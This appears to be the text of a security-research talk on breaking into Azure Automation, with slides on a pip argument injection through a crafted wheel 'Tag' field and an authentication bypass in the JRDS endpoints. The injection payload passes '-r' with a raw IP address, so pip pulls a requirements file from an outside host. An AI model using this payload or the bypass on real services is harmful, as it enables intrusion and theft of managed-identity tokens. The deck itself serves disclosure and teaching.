


PYTHON PACKAGE UPLOAD



► *The validation step is where untrusted package input crosses into service-controlled execution.*

WHAT HAPPENS INSIDE VALIDATION



► *The risky moment is when archive-controlled metadata begins shaping service-side validation.*

PYTHON PACKAGE RCE

```
var pip = $"install --root {tempExtractionPath} --ignore-installed  
--no-deps --ignore-requires-python {wheelFilePath}";
```

The screenshot shows a file explorer window with a table of files and a terminal window below it.

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	En
METADATA	220	152	2024-11-18 17:31	2024-11-18 17:10	2024-11-18 17:31	A	
RECORD	387	256	2024-10-31 10:55	2024-11-18 17:10	2024-11-18 17:10	A	
top_level.txt	13	13	2024-10-31 10:55	2024-11-18 17:10	2024-11-18 17:15	A	
WHEEL	117	111	2024-11-17 17:52	2024-11-18 17:10	2024-11-18 17:24	A	

The terminal window shows the following output:

```
Wheel-Version: 1.0  
Generator: bdist_wheel (0.37.1)  
Root-Is-Purelib: true  
Tag: r http://172.171.240.248/../../../../1 -f-any
```

PYTHON PACKAGE RCE

```
pip.exe install --root C:/temp/jfdsa9rvfsd/ --ignore-installed --no-deps --ignore-requires-python  
C:/temp/jfdsa9rvfsd/../../../../../Python27/Tools/Scripts/  
-r http://172.171.240.248/../../1 -f-any
```

Requires This

Install This

SANDBOX

We can execute
code in a
sandbox

The sandbox can
fetch Account MI
token

We can trick it to
ask for another
account MI

IT DIDN'T WORK


```
1 [473660]: (283) 12/24/2024 9:50:49 AM : TraceExceptionWarning : An exception prevented service request: . [sandboxId=583af5e0-  
2 System.UnauthorizedAccessException: The sandbox 583af5e0- a attempted to access the account c74 }5d.  
3  
4  
5  
6  
7  
8  
9
```

Methodology signal: when a bug doesn't chain, ask what boundary you actually need to cross

BUT WE LEARNED



Automation Service has a way to fetch MI for all automation accounts



Can we find another vector?


HYBRID WORKERS



Automation gives you the ability to run notebooks on Azure enabled hosts.



ARC enabled on-prem hosts.




Install a vm extension, register as a worker in the account and fetch data from the account including MI token.



Hosts communicate with a separate endpoint to enable functionality = JRDS

JOB RUNTIME DATA SERVICE



New plan!



We find
vulnerabilities in
JRDS


JRDS ENDPOINTS

`https://{accountId}.jrds.azure-automation.net`



Per-account endpoint

Each Automation Account has its own JRDS hostname.



Public by default

Network access was allowed from the internet unless restricted.



Security implication


The authentication path became remotely reachable.

AUTH HANDLERS

```
HttpMessageHandler.Add(new CertificateHandler(container.Resolve<...  
HttpMessageHandler.Add(new JwtHandler(container.Resolve<...  
HttpMessageHandler.Add(new MIHandler(container.Resolve<...
```


Handlers are sequential, if one fails the other try to authenticate

THREE GATES




Each gate answers a different question.

GATE 1: VALIDATE JWT



Gate 1 verifies token **validity**, not account association.

GATE 2: BIND IDENTITY TO VM



Gate 2 binds the token to the VM named by the request — **not yet to the Automation Account.**

LOCATION LOCATION LOCATION

```
if (!IsLocation(request)){  
    AssociateWorker();  
}
```

```
private bool IsLocation(HttpRequestMessage request)  
{  
    return request.RequestUri.AbsoluteUri.Contains("location");  
}
```

Fetch association info only if **not** location request

LOCATION LOCATION LOCATION



LOCATION LOCATION LOCATION

```
if (!IsLocation(request)){  
    AssociateWorker();  
}
```

